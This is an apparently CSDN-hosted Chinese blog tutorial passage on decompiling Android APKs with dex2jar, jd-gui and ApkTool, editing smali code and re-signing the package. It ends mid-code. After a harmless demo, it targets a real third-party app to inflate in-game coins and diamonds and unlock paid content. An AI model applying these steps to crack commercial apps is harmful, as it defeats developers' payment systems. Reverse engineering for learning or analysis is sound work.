其实这个软件我下载安装了，但是没有什么效果，不知道是不是我哪里设置的有问题，但是我们这个应用也是有很多限制的，他必须要让手机进行 root(说实话，现在获取 root 是很方便的一件事，如果你想玩游戏，并且想得到更多的东西，手机 root 是必须的，但是这个可能也可能会失去很多)。

我就当上面的那个应用不可靠，所以我们采用第二种方案了，反编译游戏的 apk，然后修改他的代码，在打成 apk，在进行这个像操作的同时，我们需要先做一个准备工作，就是了解一下相关知识和一些辅助工具,我们知道 Android 中的应用程序是：xxx.apk,其实这个 apk 就是一个压缩文件，我们可以使用解压软件打开的。要想看到源码的话，可能需要一些辅助工具：dex2Jar(将 dex 文件转化成 jar 文件)，jd-gui.exe(查看 jar 文件)，ApkTool(反编译 apk,可以得到他的 smali 文件，同时可以进行编译打包和签名)，这些工具网上都是可以下载到的，但是我这里为了防止有些同学可能找不到正确的版本，导致操作失败，很不开心，所以我就将这些工具都放到 csdn 中了。

http://download.csdn.net/detail/jiangwei0910410003/7346527

下面我们首先来通过一个简单的 Demo.apk 来看一下反编译的流程：

代码很简单，新建一个 Android 工程，Activity 代码如下：

```
package com.example.androiddemo;

import android.app.Activity;
import android.os.Bundle;
import android.widget.TextView;

public class MainActivity extends Activity {
```

```
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        TextView txt = (TextView)findViewById(R.id.txt);
        txt.setText("100000000");
    }

}
```

好吧，我们编译运行吧，代码很简单吧！记得布局文件中添加一个 TextView


然后我们将工程中等的 bin 目录中的 apk 文件拷贝到出来开始反编译：

第一步：首先得到 apk 中的 classes.dex 文件

使用 WinRAR 软件打开 apk,将其中的 classes.dex 文件解压出来

第二步：通过 classes.dex 文件得到 classes.jar 文件

我们从上面下载的工具中，解压 Android 反编译文件，进入目录中：



Android反编译
搜索 Android反编译
组织
包含到库中
共享
新建文件夹
收藏夹
库
下载
桌面
最近访问的位置
库
Subversion
暴风影视库
视频
图片
文档
迅雷下载
音乐
计算机
NewDisk (C:)
NewDisk (D:)
Galaxy S4
名称
修改日期
类型
大小
dex2jar-0.0.9.15 2014/5/14 15:10 文件夹
icon 2010/9/23 11:05 文件夹
lib 2011/2/26 19:47 文件夹
logs 2014/5/13 15:47 文件夹
Android反编译工具(64位).exe 2011/2/26 19:49 应用程序 453 KB
Android反编译工具.exe 2011/2/26 19:48 应用程序 453 KB
classes-dex2jar.jar 2014/5/14 15:10 Executable Jar File 630 KB
jd-gui.cfg 2014/5/14 15:38 CFG 文件 1 KB
jd-gui.exe 2012/10/17 22:20 应用程序 791 KB
PC6官方下载 2011/6/13 22:51 Internet 快捷方式 1 KB
反编译.zip 2013/9/9 14:55 WinRAR ZIP 压缩... 5,710 KB
使用说明.txt 2012/2/24 10:13 文本文档 1 KB
12 个对象

看到上面的标记文件夹，我们将上面得到的 classes.dex 文件拷贝到这个文件夹中，然后使用命令行将当前的路径切换到这个文件夹目录，然后执行命令：

```
d2j-dex2jar.bat classes.dex
```

执行完命令之后，我们在这个文件夹中会看到多出一个 classes-dex2jar.jar 文件，这个就是我们想要的 jar 文件


第三步：通过 jd-gui.exe 工具查看 jar 文件，查看源代码




我们可以看到我们的 Activity 类的源代码，当然我们这里没有进行扰码操作的，所以代码大体上都能看懂，只是会做一些代码的优化，这个关于代码的优化的过程，就是在 Android 编码编译成.dex 文件的时候操作的

第四步：使用 ApkTool 工具进行反编译 Apk 文件


通过上面下载的工具中解压 ApkTools.zip：



我们需要将我们上面编译之后的 apk 文件拷贝到这个目录中，并且需要将这个 apk 文件的名称修改成 123.apk，然后运行 APKTool.cmd：如下界面：


C:\windows\system32\cmd.exe
black-snowflake制作!
APK编译与签名工具 ApkTool v1.4.1
说明：本工具需要Java环境；编译APK前请重命名为123.apk；在编译系统APK前
请先安装反编译所必须的框架文件framework-res.apk； HTC Rom还需要
提供com.htc.resources.apk放置到此目录下，用选项5、6安装即可！
1. 反编译文件 123.apk 后，保存在【APK】文件夹内；
2. 回编译文件夹【APK】后，保存在【Apk/build】文件夹内；
3. 回编译【APK】并【签名】，保存在【Apk/build】文件夹内；
4. 单独签名【已编译(未签名).apk】文件；
5. 安装反编译系统APK所需的framework-res.apk
6. 安装反编译系统APK所需的com.htc.resources.apk(HTC Rom需执行此项)
7. 删除上一次反编译操作时产生的APK、framework文件夹
0. 退出
请输入您的选择：1、2、3、4、5、6、7、0（按回车键）

我们看到这里的每一步操作都说明的很清楚了，我们首先执行 1，进行反编译，反编译成功之后我们会发现在文件目录中出现一个 APK 文件夹，在这个文件夹中就是反编译之后的内容了，我们找到 MainActivity.smali 文件



关于 smali 文件，不了解的同学们可以自己去 google 一下，网上有很多的例子，他其实就是一个能够被 Android 虚拟机读取命令进行执行的文件，然后我们打开这个 smali 文件：


```
    .prologue
    .line 7
    invoke-direct {p0}, Landroid/app/Activity;-><init>()V

    return-void
.end method


# virtual methods
.method protected onCreate(Landroid/os/Bundle;)V
    .locals 2
    .parameter "savedInstanceState"

    .prologue
    .line 11
    invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V

    .line 12
    const/high16 v1, 0x7f03

    invoke-virtual {p0, v1}, Lcom/example/androiddemo/MainActivity;->setContentView(I)V

    .line 13
    const/high16 v1, 0x7f08

    invoke-virtual {p0, v1}, Lcom/example/androiddemo/MainActivity;->findViewById(I)Landroid/view/View;

    move-result-object v0

    check-cast v0, Landroid/widget/TextView;

    .line 14
    .local v0, txt:Landroid/widget/TextView;
    const-string v1, "100000000"

    invoke-virtual {v0, v1}, Landroid/widget/TextView;->setText(Ljava/lang/CharSequence;)V

    .line 16
    return-void
```

http://blog.csdn.net/jiangwei0910410003

我们其实看这些代码没什么难度的，如果你之前使用 javap 命令查看过 java 反编译 的代码，这个和那个是差不多的，我们这里主要来看一下我们设置 TextView 的显示内容的代码，就是最后一个标记中，我们看到了我们设置的内容 是：“10000”，所以我们只要修改这个值，现在我们修改这个值为：“10”，然后保存这个文件。

这里在补充一下上面的第一个标记中我们会看到有两个 int 类型的变量，但是我们会有一 个疑问，我们代码里面没有用到 int 类型的变量呀？我们从变量下面的方法中可以看到，是 setContentView 和 findViewById 方法，其 实我们知道 Android 中引用资源都是使用一个 int 类型的变量指定资源文件的。这里我们要记得怎么使用 smali 语法设置一个 int 变量的值(这个在后面会用到)

最后我们就可以使用上面 ApkTools 命令中的 2 进行编译，这时候在 Apk 目录中会多出一个 build 文件夹，这个是编译之后的文件夹，然后我们在使用 4 命令，进行签名包，执行完毕之后在 build 目录中有签名的 apk 了：



我们安装这个包测试一下，看到显示的是 100。好吧，至此我们就成功的通过修改一个 apk 文件了。


好吧，上面的例子只是一个前奏，下面我们来看一下一个真实的案例吧：

哈皮妹-萝莉 v1.2.apk

关于这个 apk，其中的内容有点不干净，正好赶到了最近政府在打压，所以好多市场中都下架了，其实你可以直接在百度中搜这个应用的，但是要注意的是一定要是 v1.2 的，不然可能会不一样，我担心有些同学可能找不到正确版本的 apk 了，所以给出下载链接：

http://download.csdn.net/detail/jiangwei0910410003/7346875

我们先来安装一下这个 apk，看看效果吧！！一些男同学貌似很感兴趣呀！但是我们得先干正事



我们点击购物车图标，会看到有购买金币和钻石的界面，系统默认是金币为 100，钻石为 0，我们将金币改成 10000，钻石改成 10，这样我们就可以看到更多的东东了。

我们按照上面例子的步骤来进行操作，我们看源码会看到一个类：

```
package com.qxshikong.mm.lolita.c;

public final class c
```

```
{
    private int a;
    private int b;

    public final int a()
    {
        return this.a;
    }

    public final void a(int paramInt)
    {
        this.a = paramInt;
    }

    public final int b()
    {
        return this.b;
    }

    public final void b(int paramInt)
    {
        this.b = paramInt;
    }
}
```


我们会看到这个类，关于如何找到这个类的，不要问我，我是找了很多次才找到的，这个没有技巧可言的，我们知道这个代码应该就是一个 JavaBean，提供两个属性：一个是金币数，一个是钻石数，那么下面我们反编译这个 apk,查看他的 smali 文件：

```
# virtual methods
.method public final a()I
    .locals 1

